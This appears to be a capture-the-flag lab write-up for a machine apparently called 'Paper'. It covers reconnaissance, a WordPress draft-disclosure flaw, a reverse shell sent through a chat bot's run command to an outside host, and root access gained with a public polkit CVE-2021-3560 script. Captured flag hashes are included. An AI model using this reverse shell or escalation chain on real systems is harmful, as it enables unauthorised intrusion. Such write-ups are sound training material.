
Exploit - 10.129.167.66

The initial nmap scan finds port 80 open:
`nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- 10.129.167.66`

Visiting the page at http://10.129.167.66/ shows a default webpage:



Viewing the request in Burp gives more information. The "X-Backend-Server" header in the HTTP response reveals the hostname:

Add the hostname to the hosts file `/etc/hosts`

```
127.0.0.1       localhost
127.0.1.1       kali
10.129.167.66   office.paper
```

Navigate to `http://office.paper`

Wappalyzer finds Wordpress 5.2.3 is running. Searchsploit has an entry for this version.
`searchsploit -m multiple/webapps/47690.md`

Navigate to `http://office.paper/?static=1` to view secret content.

The drafts point to the URL `http://chat.office.paper/register/8qozr226AhkCHZdyY`.

Add the chat subdomain to the hosts file `/etc/hosts`

```
127.0.0.1       localhost
127.0.1.1       kali
10.129.167.66   office.paper chat.office.paper
```

Register a new account. Open a direct chat message with 'recyclops'.

Use the bot find undocumented functions:

`list ../hubot/scripts/`

"run.js" describes a run command:

`file ../hubot/scripts/run.js`

Setup listener:

`sudo nc -lvnp 443`

Send reverse shell:

`run /bin/sh -i >& /dev/tcp/10.10.16.8/443 0>&1`

Upgrade shell:

`python3 -c import pty;pty.spawn("/bin/bash")' CNTL + Z stty raw -echo;fg`

Escalation - 10.129.167.66

Vulnerable to CVE-2021-3560-Polkit-Privilege-Esclation as descibed here

Download script at https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation to box and run.

```
./priv.sh -u=doubt -p=pass
su doubt
```

```
sudo bash
```

```
[dwight@paper priv]$ ./priv.sh -u=doubt -p=pass

[!] Username set as : doubt
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username doubt...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username doubt  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - doubt
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper priv]$ su doubt
Password:
[doubt@paper priv]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for doubt:
[root@paper priv]#
[0] 0:sudo  1:ssh*Z 2:zsh-                                    "kali" 12:06 25-May-22
```

Proof - 10.129.167.66

User

```
[dwight@paper hubot]$ cat ../user.txt
b33845da2851e78151c734508674a8c7
[dwight@paper hubot]$ whoami
dwight
[dwight@paper hubot]$ nmcli
eth0: connected to eth0
        "VMware VMXNET3"
        ethernet (vmxnet3), 00:50:56:B9:DD:FE, hw, mtu 1500
        ip4 default, ip6 default
        inet4 10.129.136.31/16
        route4 0.0.0.0/0
        route4 10.129.0.0/16
        inet6 dead:beef::250:56ff:feb9:ddfe/64
        inet6 fe80::250:56ff:feb9:ddfe/64
        route6 dead:beef::/64
        route6 fe80::/64
        route6 ::/0

virbr0: connected (externally) to virbr0
        "virbr0"
        bridge, 52:54:00:9B:E7:F7, sw, mtu 1500
        inet4 192.168.122.1/24
        route4 192.168.122.0/24

lo: unmanaged
        "lo"
        loopback (unknown), 00:00:00:00:00:00, sw, mtu 65536

[dwight@paper hubot]$
[0] 0:sudo  1:sudo*Z 2:zsh-                                   "kali" 11:45 25-May-22
```

Root

```
[root@paper priv]# nmcli
eth0: connected to eth0
        "VMware VMXNET3"
        ethernet (vmxnet3), 00:50:56:B9:DD:FE, hw, mtu 1500
        ip4 default, ip6 default
        inet4 10.129.136.31/16
        route4 0.0.0.0/0
        route4 10.129.0.0/16
        inet6 dead:beef::250:56ff:feb9:ddfe/64
        inet6 fe80::250:56ff:feb9:ddfe/64
        route6 dead:beef::/64
        route6 fe80::/64
        route6 ::/0

virbr0: connected (externally) to virbr0
        "virbr0"
        bridge, 52:54:00:9B:E7:F7, sw, mtu 1500
        inet4 192.168.122.1/24
        route4 192.168.122.0/24

lo: unmanaged
        "lo"
        loopback (unknown), 00:00:00:00:00:00, sw, mtu 65536

virbr0-nic: unmanaged
        "virbr0-nic"
        tun, 52:54:00:9B:E7:F7, sw, mtu 1500

DNS configuration:
        servers: 1.1.1.1 8.8.8.8 192.168.122.1 1.0.0.1
        interface: eth0

Use "nmcli device show" to get complete information about known devices and
"nmcli connection show" to get an overview on active connection profiles.

Consult nmcli(1) and nmcli-examples(7) manual pages for complete usage details.
[root@paper priv]#
[root@paper priv]# whoami
root
[root@paper priv]# cat /root/root.txt
f2b4b60f4060bc8702c556f34ecf5ac7
```